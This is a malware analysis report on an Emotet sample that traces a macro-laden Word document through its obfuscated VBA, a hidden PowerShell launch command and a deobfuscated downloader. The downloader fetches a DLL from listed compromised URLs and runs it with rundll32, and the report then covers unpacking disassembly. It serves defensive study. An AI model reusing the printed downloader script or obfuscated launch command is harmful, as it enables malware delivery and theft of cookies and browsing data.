Emotet Analysis Report

Basic Information

- **Malware Name: Emotet**
- **Analyst Name: Tom Abai**

Executive Summary

Emotet malware, also known as **Heodo**, is a trojan type malware that was first detected in 2014 and deemed one of the most prevalent threats of the decade. The main goal of this malware is info stealing and exfiltrate sensitive data to its C2 servers. The attack starts usually from a phishing mail attachment that serves as downloader for the actual malware. After the infection Emotet can be used to get commands from its owner through the communication servers.

First Stage Initial Analysis

- **File Type: doc**
- **File Size: 160KB**
- **MD5 HASH: 5d77014f9e33dd2bcc170fdac81bf9ab**
- **SHA256 HASH: c78bdae87b97d1139b8ec99392d9a45105bc4b84c7b5fa9d17768584ca20ba78**



Figure 1. Virustotal result

From submitting our doc's SHA256 to virustotal we can see it is detected as a trojan by most of vendors (46/62).

From Oledump output we can recognize that we have 3 macros, 2 executable and 1 which is not executables (Figure 1).

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.3086]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Tom\Desktop\Emotet\Stage 1>oledump 165-2001.doc
  1:       146 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      2596 '\x05SummaryInformation'
  4:      6873 '1Table'
  5:       511 'Macros/PROJECT'
  6:       128 'Macros/PROJECTwm'
  7: M   17667 'Macros/VBA/Cn9inbqhh7rb'
  8: m     697 'Macros/VBA/Xod5qe3cijo'
  9: M    1117 'Macros/VBA/Zrr234efv7j6dfwr'
 10:      5533 'Macros/VBA/_VBA_PROJECT'
 11:       657 'Macros/VBA/dir'
 12:    112766 'WordDocument'
```

Figure 2. Oledump output

Analyzing our malicious doc using Olevba we can get a sense of malicious actions. We can see that there is a macro that runs upon ‘enable a content’ action using the Private Sub ‘Document_open()’ (Figure 3), We can also see a long obfuscated vba script (Figure 4), and the summary table of the olevba output which hints us that there is a hidden base64 inside this script (Figure 5).

```
olevba 0.60.1 on Python 3.9.13 - http://decalage.info/python/oletools
=====================================================================
FILE: 165-2001.doc
Type: OLE
WARNING  invalid value for PROJECTDOCSTRING_Id expected 0005 got 0032
---------------------------------------------------------------------
VBA MACRO Zrr234efv7j6dfwr.cls
in file: 165-2001.doc - OLE stream: 'Macros/VBA/Zrr234efv7j6dfwr'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_open()
Nauw80ycp19g4a8c
End Sub
---------------------------------------------------------------------
```

Figure 3. Macro triggers upon ‘enable content’ action

```
Function Nauw80ycpl9g4a8c()
On Error Resume Next
V1 = Rwqlpkfene6qza_mu8 + Zrr234efv7j6dfwr.Content + L6upc7nnidv40cli
   GoTo qgJHIBDk
     Dim PkEMQHQI As Paragraph
Set jXcEdDdh = zpjupEh
     For Each PkEMQHQI In Zrr234efv7j6dfwr.Paragraphs
Set XkpfH = eCRuCvmR
       If Left(PkEMQHQI.Range.ParagraphStyle, Len("xxx")) = "xxxx" Then
         qgJHIBDk = PkEMQHQI.Range.ListFormat.ListString
       ElseIf InStr(PkEMQHQI.Range.Text, "kkiew") > 1 Then
         kkDQfX = PkEMQHQI.Range.Text
         kkDQfX = Replace(saw, "sjgwb", "hqkwjbjdasd" & qgJHIBDk)
         PkEMQHQI.Range.Text = kkDQfX
         Set PkEMQHQI.Range.ParagraphStyle = Zrr234efv7j6dfwr.Styles("Normal")
       End If
Set BjcJA = ArYQiJ
     Next PkEMQHQI
qgJHIBDk:
U7 = "sg yw ahpsg yw ah"
F37gkh5_9t3r = "sg yw ahrosg yw ahsg yw ahcesg yw ahssg yw ahssg yw ahsg yw ah"
   GoTo xtPlEAvEB
     Dim fIusJqBAL As Paragraph
Set RmhgAAs = uQHtALnA
     For Each fIusJqBAL In Zrr234efv7j6dfwr.Paragraphs
Set qnRgF = lByKJ
       If Left(fIusJqBAL.Range.ParagraphStyle, Len("xxx")) = "xxxx" Then
         xtPlEAvEB = fIusJqBAL.Range.ListFormat.ListString
       ElseIf InStr(fIusJqBAL.Range.Text, "kkiew") > 1 Then
         CyayE = fIusJqBAL.Range.Text
         CyayE = Replace(saw, "sjgwb", "hqkwjbjdasd" & xtPlEAvEB)
         fIusJqBAL.Range.Text = CyayE
         Set fIusJqBAL.Range.ParagraphStyle = Zrr234efv7j6dfwr.Styles("Normal")
       End If
Set gOmpaGAD = ISMirbJQH
     Next fIusJqBAL
xtPlEAvEB:
Hy2hjp4_v0706 = "sg yw ah:wsg yw ahsg yw ahinsg yw ah3sg yw ah2sg yw ah_sg yw ah"
   GoTo nnFWNeJaY
     Dim SGiFs As Paragraph
```

Figure 4. Obfuscated VBA script

Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	CreateObject	May create an OLE object
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figure 5 . Olevba Risk table

Opening the doc to analyze the obfuscated script we can immediately approve that this doc is malicious by seeing the notification on the screen which urges us to trigger the malicious script by pressing the ‘Enable Content’ button.



Figure 6. Opening notification

Through the debugging process we reveal variables that assigned the winmgmts:win32_process which will later be used to run the malicious command.



Figure 7. Obfuscated variables assigned with winmgmts:win32_process

Continue with debugging we found the malicious payload which runs "cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABTAFYAIAAgACgAIgBPAGsAIgArACIAQQAiACkAIAAgACgAIABbAHQAeQBQAGUAXQAoACIAewA2AH0AewA0AH0AewAz This command opens up a prompt with the message from our user saying : “Word experienced an error trying to open the file” which is common error in office when using COM objects, and intended in this case to confuse the user to think that's the known issue. The second part of the command “powershell -w hidden -enc” executes the powershell process in the background and runs an encoded base64 string.

One thing to mention is because the nature of win32_process class process creation, the PowerShell process is created under the windows startup process and not directly under the WINWORD.exe process which make it harder to detect and gather the full base 64 string.



Figure 8. The malicious payload revealed



Figure 9. PowerShell process runs under the wininit process with encoded base64 string

Decoding the base64 string we get yet another obfuscated and mess PowerShell script



Figure 10. Obfuscated PowerShell script

After deobfuscating this code we reveal the intention of the whole malicious doc which is to serve as a downloader for the second stage of the malware, which is a dll that the PowerShell script tries to download from each of the urls in the code.

```
$folderPath = [System.IO.Directory]
$webClientType = [System.Net.ServicePointManager]

$directoryToCreate = $HOME + ("\wsACs4c3vlwsAUpyum80wsA".Replace("wsA", '\'))
$folderPath::CreateDirectory($directoryToCreate)

$webClientType::SecurityProtocol = "Tls12"

$dllFile = $HOME + ("\{0}Cs4c3vl{0}Upyum80{0}" -F [Char]92) + 'J_3Q' + '.dll'

$urls = ("sg yw ah://zhongsijiacheng.com/wp-content/jn5/!sg yw ah://artistascitizen.com/wp-content/Bx3

foreach ($url in $urls) {
    try {
        (New-Object System.Net.WebClient).DownloadFile($url, $dllFile)
        If ((Get-Item $dllFile).Length -ge 33571) {
            rundll32 $dllFile, [AnyString].ToString()
            break
        }
    } catch {
        Write-Error $_.Exception
    }
}
```

Figure 11. Deobfuscated PowerShell Script

First Stage conclusion

The malicious doc uses as a downloader for our second stage of the malware, the doc includes an obfuscated macro vba code which runs PowerShell in the background and tries to download a DLL from couple of external resources.

Second Stage Initial Analysis

- **File Type: UIF**
- **File Size: 349KB**
- **MD5 HASH: 782f98c00905f1b80f0dfc6dc287cd6e**
- **SHA256 HASH: 06040e1406a3b99da60e639edcf14ddb1f3c812993b408a8164285f2a580caaf**



Figure 12. Virustotal results for fwalsbpvui.uif file

From Virustotal output we can see that there is a high detection percentage and that most vendors detect this sample as Emotet,

Static Analysis

First step is to extract the strings, we can detect some familiar WindowsApi functions that can be used to malicious action like:

EnumWindows - Can be used for Windows Discovery

GetUserName - Can be used for user enumeration

VirtualAlloc - Can be used for process Injection

SendMessageTimeout - Can be used for process Injection

Another interesting finding is that in the section hdrs we can see the regular .text section, but in addition there is .text4,.text5,.text6,.text7 sections, which 3 of them are empty and one of them (.text4) has r-w permissions, what means that this section is probably in charge of the unpacking process.

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	3800	1000	3641	60000020	0	0	0
.rdata	3C00	200	5000	2C	40000040	0	0	0
.data	3E00	400	6000	43C	C0000040	0	0	0
.text4	4200	51000	7000	50EFC	C0000040	0	0	0
>	55200	^	58000	mapped: 51000	rw-			
.text7	55200	200	58000	64	40000020	0	0	0
>	55400	^	59000	mapped: 1000	r--			
.text6	55400	200	59000	64	40000020	0	0	0
.text5	55600	200	5A000	64	40000020	0	0	0
.reloc	55800	400	5B000	3A0	42000040	0	0	0

Figure 13. Suspicious .text4 section

Dynamic Analysis

- When running the DLL we can immediately see on the Procmon output that the malware tries to get some history data and read cookies from the AppData\Local\Microsoft\Windows\INetCookies and AppData\Local\Microsoft\Windows\history paths



Figure 14. The malware tries to read cookies and history file from the file system.

- **Network Activity:**

We can see a lot of outbound connectivity to servers, this way the stolen data is being exfiltrated. All of those ip's confirmed on otx-alienvault to be connected to Emotet variant.



Figure 15. Data is being exfiltrated through remote servers



Figure 16. Alienvault results for the traffic ip

Code Analysis (Reverse Engineering)

The first step of the execution flow is to generate a string of a registry key and test if it is available. That string equals to "interface\\{b196b287-bab4-101a-b69c-00aa00341d07}" which is the GUID used for the *UCOMIEnumConnections* interface. If it doesn't find this key it enters an infinity loop or exit.



Figure 17. Verified interface Registry Key

When we continue to debug the malware we can detect how it is unpacking itself into a base address inside the memory with RWX permissions. First it is allocating memory using VirtualAlloc function, then it changes the memory permissions using virtualProtect function, and then it loads the module using the loadLibrary function, after that it is unpacking the code. Inside the new code we revealed we can see new Api functions we didn't see in our static analysis like UnmapViewOfFile and GetTempPath.

```
;
; Attributes: bp-based frame

Unpacking proc near

var_3C= dword ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 3Ch
mov     [ebp+var_4], 3000h
mov     eax, dword_1000639C
mov     dword_10006404, eax
push    offset ProcName ; "VirtualAlloc"
push    offset LibFileName ; "kernel32"
call    ds:LoadLibraryA
push    eax
call    ds:GetProcAddress
mov     dword_10006408, eax
```

```
mov     eax, dword_100063FC
mov     esp, ebp
pop     ebp
retn
Unpacking endp ; sp-analysis failed
```

Figure 18. Allocating memory for the unpacking process

```
mov     ecx, [ebp+var_4]
push    ecx
push    dword_10006404
push    dword_100063E8
push    dword_10006408
pop     ecx
mov     ecx, dword_10006408
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
mov     eax, eax
push    offset loc_10001148
push    ecx
retn
```

Figure 19. Abnormal epilogue, give us a sign for unpacking

